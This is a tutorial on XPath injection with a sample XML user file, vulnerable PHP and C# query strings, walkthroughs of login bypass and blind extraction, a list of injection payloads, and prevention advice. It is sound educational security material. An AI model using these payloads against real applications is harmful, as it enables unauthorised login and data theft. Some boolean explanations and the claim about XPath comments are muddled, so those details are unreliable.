**INTRODUCTION**

The aim of this study is improve knowledge about Xpath Injection Vulnerability.

**DETAILS**

**What is Xpath Injection Vulnerability?**

XPath (XML Path Language) is a specialized query language used for node selection and operations in XML-type documents. Just as the SQL language allows processing in certain databases, XPath also allows querying in XML documents, but with limited possibilities (for example, direct updates cannot be made with XPath). If an application uses the inputs received by the user in an XPath query in any XML document without filtering, an XPath Injection vulnerability occurs, similar to the SQL Injection vulnerability. By sending deliberately malformed information to the application, an attacker could find out how XML data is structured or access data that they would not normally be able to access. If the XML file is used for authentication on a website (such as an XML-based user file), it can elevate its privileges on the website.

XPath is a standard language; The notation / syntax is always application-independent, meaning that an attacker can manipulate data in accordance with the Xpath syntax, regardless of the language used in the application.

It is possible to access the entire document because level access control is not available in Xpath queries. As we know from SQL attacks, we do not encounter any limitations like SQLi in Xpath, unless it is application-based.

**XML Database Tree Structure and Example**

In case of keeping data in XML structure, there are no different access levels for nodes and different users. If the necessary precautions are not taken, it can access the entire XML document with any XPath query. This means that if there is an XPath vulnerability in the application, the attacker can take over the entire XML database.

Both the software developer and the system administrator should know the situations that cause this attack method, the techniques and the consequences of the attack, and they should take the necessary precautions for the security of the system.

For example, to hold user information, an example XML document that holds ID, username, password and information values ​​is as follows:

<?xml version="1.0" encoding="UTF-8"?>

<users>

<user>

<id>1</id>

<userName>admin</userName>

<password>absolutely admin</password>

<info>admin</info>

</user>

<user>

<id>2</id>

<username>root</username>

<password>toor</password>

<info>Top authority</info>

</user>

<user>

<id>3</id>

<userName>Mustafa</userName>

<password>staff</password>

<info>new user</info>

</user>

</users>

As an example, the queries made in different languages ​​are as follows (these queries are sent to the relevant function / object as a query after writing the code so that queries can be made in XML content according to the programming language). Username and Password are parameters taken from the user.


Example query (PHP)

"/users/user[username='" . $username . "' and password='" . $password . "']"

C# , VB query:

"/users/user[username/text()='" & Request("Username") & "' And password/text()='" & Request("Password") & "']"

**Xpath Injection Attack Explaining**



Lets assume that there is a login page like this and this page gives you your information when user name and password are entered.

Now lets think about scenarios;

1) Whether the attacker is trying to log into Mustafa's account, he only knows the username and does not know the password;

The values entered by the attacker;

Username: Mustafa

Password : Password ' or '1' = '1

When the values are entered, the following query is sent to the server:

"/users/user[username='Mustafa' and password='Password ' or '1'='1']"


What we do here is actually we close the quotes opened by the person who wrote the software, and we open the ones they closed.

(user='" . Mustafa') = True

(password = Password) = False

('1' = '1') = True

It will be True and (False or True) -> True and True -> True and we will be logged in with mustafa (victim) information.



In Xpath query, the comment line is written between the "< >" tags. As in SQL Injection, False value written after “--” characters, for example, resulting from not knowing the password, cannot be commented out and eliminated. Instead, by using a “True” expression such as “ 1=1 ”, the “and” operation is processed first compared to the “or” operation, and the password value that is False is eliminated and we log into the system in this way.

2-) The attacker does not know any username or password;

The values ​​entered by the attacker;

Username: it doesn't matter' or '1'='1

Password : it doesn't matter' or '1'='1

When the values ​​are entered, the following query is sent to the server:

"/users/user[username='" . it doesn't matter' or '1'='1 . "' and password='" . it doesn't matter' or '1'='1 . "']"

(user='" . it doesn't matter') = False


('1'='1') = True

('1' = '1') = True

(password = it doesn't matter' or '1'='1) = False

(False or True) and (False or True) -> True or True -> True

In this way, we will have captured the information of the first user.



**Other Query Examples**

Position can be used in XPath to select based on the position of a node.

The values entered by the attacker;

Username: Mustafa

Password : ' or '1'='1']/../user[position()=’2

When the values are entered, the following query is sent to the server:

"/users/user[username='" . Mustafa . "' and password='" . mustafa']/../user[position()='2 . "']"


For easier understanding;

1) Here, we close the quotes and square brackets opened by the person who wrote the software with ']

2) We go to a higher directory with /../ and we do the operations via /users/user as seen in the query

We will also process from this directory, but we can't do the action we want right now.

3) Here we create a new query with user[position()='2



Also, parent:: and child:: can be used to select nodes above or below the selected node. The document can be navigated with position. Like the second element of a parent node with parent::[position()=2], or child::[position()=3] the third element from a child node.

If the vulnerability is to be triggered as a blind, substring and name functions can be used.

For example, substring(name(child::[position()=3),1,1)='S' returns True if the first letter of the name of the third element from a subnode is S.

You can access all of the Xpath functions from the link below, you can also use these functions while writing payload.

<https://way2tutorial.com/xml/xpath_functions_with_examples.php>

**XPath Payloads To Be Used**

* ' or '1'='1
* ' or ''='
* x' or 1=1 or 'x'='y
* /
* //
* //\*
* \*/\*
* @\*
* count(/child::node())
* x' or name()='username' or 'x'='y
* ' and count(/\*)=1 and '1'='1
* ' and count(/@\*)=1 and '1'='1
* ' and count(/comment())=1 and '1'='1

**How To Prevent Xpath Injection Vulnerability?**

* The user input needs to be sanitized such as ***quote(‘)*** can be replaced with ***“&apos;”***. The validation has to be added both in client and server side.
* We can use parametrized queries (like Prepared Statements in SQL) in which queries are precompiled and user input is passed as parameters rather than expressions. For Example:

**"//users[LoginID/text()= $LoginID and passwd/text()= $password]"**

* Proper error pages have to used that do not disclose any information in the time of an error that could benefit the attacker.

**REFERENCES**

<https://medium.com/@shatabda/security-xpath-injection-what-how-3162a0d4033b>

[**https://siberkuvvet.com/kutuphane/oku/xpath-injection-zafiyeti#:~:text=XPath%20(XML%20Path%20Language)%20XML,kullan%C4%B1lan%20%C3%B6zelle%C5%9Fmi%C5%9F%20bir%20sorgu%20dilidir**](https://siberkuvvet.com/kutuphane/oku/xpath-injection-zafiyeti#:~:text=XPath%20(XML%20Path%20Language)%20XML,kullan%C4%B1lan%20%C3%B6zelle%C5%9Fmi%C5%9F%20bir%20sorgu%20dilidir)**.**

[**https://way2tutorial.com/xml/xpath-functions.php**](https://way2tutorial.com/xml/xpath-functions.php)